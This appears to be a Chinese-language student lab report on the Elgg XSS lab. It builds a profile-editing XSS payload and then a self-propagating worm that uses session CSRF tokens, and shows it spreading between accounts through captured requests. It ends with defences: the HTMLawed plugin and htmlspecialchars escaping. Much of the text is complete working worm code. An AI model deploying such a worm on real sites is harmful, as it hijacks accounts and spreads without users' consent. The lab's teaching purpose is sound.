

```
<script type="text/javascript">
  window.onload = function() {
    var elgg_ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var elgg_token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var guid = "&guid=" + elgg.session.user.guid;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero. XuZichuan" + "&accesslevel[description]=2";
    var content = elgg_token + elgg_ts + name + desc + guid;
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

    if (elgg.session.user.guid != 47) {
      var Ajax = null;
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send(content);
    }
  }
</script>
```

注意选择 edit html



以 Alice 身份登录，点击 Samy 主页查看后使用 HTTPHeaderLive 抓取信息，观察到发起了修改个人简介的请求，如下图：



任务三：构造 XSS 蠕虫。

修改任务 3 中的脚本使其产生复制作用，脚本如下：

```

<script id="worm" type="text/javascript">
  window.onload = function() {
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jscodeTag = document.getElementById("worm").innerHTML;
    var footerTag = "</\"+\"script>"
    var wormcode = encodeURIComponent(headerTag+jscodeTag+footerTag);
    var elgg_ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var elgg_token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var guid = "&guid=" + elgg.session.user.guid;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero. XuZichuan" + wormcode + "&accesslevel[description]=2";
    var content = elgg_token + elgg_ts + name + desc + guid;
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    if (elgg.session.user.guid != 47) {
      var Ajax = null;
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send(content);
    }
  }
</script>

```

## Edit profile

### Display name

Samy

### About me

Visual editor

```

<script id="worm" type="text/javascript">
  window.onload = function() {
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jscodeTag = document.getElementById("worm").innerHTML;
    var footerTag = "</\"+\"script>"
    var wormcode = encodeURIComponent(headerTag+jscodeTag+footerTag);
    var elgg_ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var elgg_token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var guid = "&guid=" + elgg.session.user.guid;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero. XuZichuan" + wormcode +


```

Public

以 Alice 身份登录后点击 Samy 的主页进行查看，观察到成功发送 POST，

如下图：





随后查看 Alice 主页，观察到 Alice 主页已包含相应的脚本，如下：

## Edit profile

### Display name

Alice

### About me

```
<p>Samy is my hero. XuZichuan<script id="worm" type="text/javascript">
window.onload = function() {
    var headerTag = "<script id='\"
    var jscodetag = document.getElementByld("worm").innerHTML;
    var footerTag = "</\"+\"script>\"
    var wormcode = encodeURIComponent(headerTag+jscodetag+footerTag);
    var elgg_ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var elgg_token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var guid = "&guid=" + elgg.session.user.guid;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero. XuZichuan" + wormcode +
```

随后以 Charlie 身份登录并访问 Alice 主页，观察到其主页也被蠕虫病毒覆

盖，如下图：

Screenshot of a web browser showing a successful XSS attack on the XSS Lab Site. The browser's developer tools (HTTP Header Live) are open, displaying the response headers and the injected JavaScript code. The injected code is a JavaScript payload that executes when the page loads, using the XMLHttpRequest object to send a POST request to the site's profile edit endpoint, updating the user's name to 'Samy' and adding a description 'Samy is my hero. XuZichuan'.

Content-Type: application/javascript;charset=utf-8

```
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Content-Type: application/x-www-form-urlencoded
Content-Length: 1671
Cookie: Elgg-cdttv36h63dprhq16gvbhfciv6
Connection: keep-alive
=&_elgg_token=og_ek8JCm0CctwrDUsYtKw&_elgg_1
window.onload = function() {
  var headerTag = "<script id='\"
  var jscodeTag = document.getEl
  var footerTag = "</\"+\"script>\"
  var wormcode = encodeURIComponent
  var elgg_ts = "&_elgg_ts=" +
  var elgg_token = "&_elgg_toke
  var guid = "&guid=" + elgg.se
  var name = "&name=" + elgg.se
  var desc = "&description=Samy
  var content = elgg_token + el
  var sendurl = "http://www.xssl
  if (elgg.session.user.guid !=
    var Ajax = null;
    Ajax = new XMLHttpRequest;
    Ajax.open("POST", sendu
    Ajax.setRequestHeader(
    Ajax.send(content);
```

Charlie

About me

Samy is my hero. XuZichuan

## Edit profile

### Display name

Charlie

### About me

Visual editor

```
<p>Samy is my hero. XuZichuan<script id="worm" type="text/javascript">
  window.onload = function() {
    var headerTag = "<script id='\"
    var jscodeTag = document.getElementById("worm").innerHTML;
    var footerTag = "</\"+\"script>\"
    var wormcode = encodeURIComponent(headerTag+jscodeTag+footerTag);
    var elgg_ts = "&_elgg_ts=" + elgg.security.token.__elgg_ts;
    var elgg_token = "&_elgg_token=" + elgg.security.token.__elgg_token;
    var guid = "&guid=" + elgg.session.user.guid;
    var name = "&name=" + elgg.session.user.name;
    var desc = "&description=Samy is my hero. XuZichuan" + wormcode +
```


蠕虫病毒攻击成功。

任务四：防御策略。

先开启 HTMLawed 1.8 插件。


以 admin 账号登录 Elgg 随后点击右上角的 Account、administration、plugins

将该插件激活，点击 Activate，让其变为 Deactivate 如下：



测试蠕虫病毒是否有效，观察到此时 JavaScript 脚本被解析为文本而非以脚

本方式执行，如下图：



然后开启 htmlspecialchars

取消掉 /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output 目录下

text.php、url.php、dropdown.php、email.php 对 htmlspecialchars() 函数调用的注释。

```
root@VM: /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output
root@VM: /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output# ls
access.php      email.php       icon.php        longtext.php    tags.php
checkboxes.php     excerpt.php     iframe.php      pulldown.php    text.php
date.php        friendlytime.php img.php         radio.php       url.php
dropdown.php    friendlytitle.php location.php     tag.php
root@VM: /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output#
```

```
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

```
root@VM: /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output
root@VM: /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output 80x24
if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}
unset($vars['encode_text']);
if ($url) {
    $url = elgg_normalize_url($url);
}
```

```
$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
$encoded_value = $vars['value'];
```

随后测试蠕虫病毒，登录 Alice 账号，然后编辑 Alice 简介，在 about me 处 edit html，重新输入脚本，然后保存，再点开 Alice 的编辑简介，点 edit html 查看，观察到 > 等字符被转义为了 &lt; 等内容，如下图

## About me

Visual editor

```
<p>window.onload = function() { var headerTag = &quot;&quot;; var jscodeTag =  
document.getElementById(&quot;worm&quot;).innerHTML; var footerTag =  
&quot;&lt;/&gt;&quot;+&quot;&script&gt;&quot;; var wormcode =  
encodeURIComponent(headerTag+jscodeTag+footerTag); var elgg_ts = &quot;&amp;__elgg_ts=&quot; +  
elgg.security.token.__elgg_ts; var elgg_token = &quot;&amp;__elgg_token=&quot; +  
elgg.security.token.__elgg_token; var guid = &quot;&amp;guid=&quot; + elgg.session.user.guid; var name =  
&quot;&amp;name=&quot; + elgg.session.user.name; var desc = &quot;&amp;description=Samy is my hero.  
XuZichuan&quot; + wormcode + &quot;&amp;accesslevel[description]=2&quot;; var content = elgg_token +  
elgg_ts + name + desc + guid; var sendurl = &quot;http://www.xsslabelgg.com/action/profile/edit&quot;; if  
(elgg.session.user.guid != 47) { var Ajax = null; Ajax = new XMLHttpRequest();  
Ajax.open(&quot;POST&quot;, sendurl, true); Ajax.setRequestHeader(&quot;Content-
```